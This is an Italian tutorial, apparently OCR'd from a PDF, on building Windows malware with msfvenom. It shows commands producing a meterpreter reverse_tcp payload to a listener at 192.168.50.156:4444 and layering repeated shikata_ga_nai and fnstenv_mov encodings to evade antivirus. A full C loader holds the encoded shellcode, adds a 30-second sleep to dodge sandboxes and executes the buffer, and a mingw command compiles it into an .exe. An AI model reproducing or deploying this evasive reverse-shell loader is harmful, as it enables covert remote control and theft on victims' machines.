
Creare un malware con msfvenom

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -f exe  -o polimorf1.exe
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 138 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai succeeded with size 54 (iteration=1)
x86/shikata_ga_nai succeeded with size 81 (iteration=2)
```



Miglioramento rilevabilità

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.50.156 LPORT=4444 -a x86 --platform windows -e x86/fnstenv_mov -i 50 -f c

Found 1 compatible encoders
Attempting to encode payload with 50 iterations of x86/fnstenv_mov
x86/fnstenv_mov succeeded with size 378 (iteration=0)
x86/fnstenv_mov succeeded with size 402 (iteration=1)
x86/fnstenv_mov succeeded with size 426 (iteration=2)
x86/fnstenv_mov succeeded with size 450 (iteration=3)
x86/fnstenv_mov succeeded with size 474 (iteration=4)
x86/fnstenv_mov succeeded with size 498 (iteration=5)
x86/fnstenv_mov succeeded with size 522 (iteration=6)
x86/fnstenv_mov succeeded with size 547 (iteration=7)
x86/fnstenv_mov succeeded with size 571 (iteration=8)
x86/fnstenv_mov succeeded with size 595 (iteration=9)
x86/fnstenv_mov succeeded with size 619 (iteration=10)
x86/fnstenv_mov succeeded with size 643 (iteration=11)
```

Cambio encoder con uno meno noto per minore rilevabilità, modifica codice , Inserimento di funzione sleep che ritarda l' avvio di 30 secondi.

```
#include <windows.h>  // Libreria necessaria per la funzione Sleep()

int main() {
    // Aggiunge un ritardo di 30 secondi (30000 millisecondi)
    Sleep(30000);

    // Shellcode generato da msfvenom
    unsigned char buf[] =
    "\xb9\x7f\x01\x00\x00\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73"
"\x13\x72\x81\x18\x8a\x83\xeb\xfc\xe2\xf4\xcb\xf8\x19\x8a"
"\x72\x58\xf6\x53\x06\xa5\xec\xd1\xf3\xf2\x0b\x14\x63\x38"
"\x19\x09\x99\x7d\xfa\x7e\x55\xe3\xa0\x8b\xec\x49\x4f\x52"
"\x98\xb4\x55\xd0\x6d\xe3\xb2\x06\x73\x59\x62\x08\x07\x6c"
"\x43\x7f\xd8\x62\x69\x48\x61\xd6\x86\x91\x15\x2b\x9c\x13"
"\xe0\x7c\x7b\x20\x63\x12\x64\xcb\x8a\xf3\x8a\xbc\xb0\x6a"
"\x74\x44\x09\xd4\x9b\x9d\x7d\x29\x81\x1f\x88\x7e\x66\x56"
"\xd3\x96\xce\xc7\xe2\xf1\x97\xb0\xa2\xb6\xef\xff\x1b\x0e"
"\x00\x26\x6f\xf3\x1a\xa4\x9a\xa4\xfd\x35\xad\x45\xd5\x7c"
"\xf0\x2b\x0c\x0b\x68\x3a\x7d\xc4\xd1\xb8\x92\x1d\xa5\x45"
"\x88\x9f\x50\x12\x6f\x5e\xe1\x10\x12\x47\x3a\x9d\x9e\x30"
"\xf2\x04\x0c\xaa\x4b\x88\xe3\x73\x3f\x75\xf9\xf1\xca\x22"
"\x1e\x62\x75\x15\x48\x29\xa0\xad\xef\x5e\x3a\x20\x48\xef"
"\x83\xb6\xa7\x36\xf7\x4b\xbd\xb4\x02\x1c\x5a\x47\x41\xcb"
"\x40\x6c\x68\x93\xab\x1b\x92\xe4\xec\xe6\x2b\x74\x03\x3f"
"\x5f\x89\x19\xbd\xaa\xde\xfe\xc2\x4a\x72\x1c\x65\xc0\x51"
"\x0f\x12\xb6\x8f\x33\x17\x0f\x15\xdc\xce\x7b\xe8\xc6\x4c"
```


```
"\x11\x8f\xa4\xaf\xc4\x4a\xa4\x92\xac\x1e\x2e\x0d\x9b\xe3"
"\x22\x46\x3c\x1c\x8a\xed\x9c\x74\xf7\x85\xc4\x1c\x9d\xc5"
"\x94\x74\xfc\xea\xcb\x2c\x08\x10\x93\x74\x82\xab\x89\x7d"
"\x08\x10\x9a\x42\x08\xc9\xe0\x13\x72\xb5\x3b\xe3\x08\x2c"
"\x5f\xe3\x08\x3a\xc5\xdf\xde\x03\xb1\xdd\x34\x7e\x34\xa9"
"\x55\x93\xae\x1c\xa4\x3a\x11\x1c\xf7\xc3\x14\x72\x26\x28"
"\x4b\x65\x65\x3d\x67\x67\x80\xca\xc8\x70\x90\x9e\xeb\x41"
"\xfc\x37\xd8\x3b\x2c\xbc\xde\x58\x46\xa4\xde\xf5\x4f\x92"
"\xa9\x77"
    ;


    // Cast del buffer a una funzione e la sua esecuzione
    void (*payload)() = (void (*)())buf;
    payload();

    return 0;
}
```

Comando per compilare il codice .c con mingw32 e (load.c) e riceverlo in .exe (poli_deley.exe)

```
┌──(kali㉿kali)-[~]
└─$ i686-w64-mingw32-gcc -o poli_delay.exe load.c
```



Il risultato su virus total caricando il file poli_deley.exe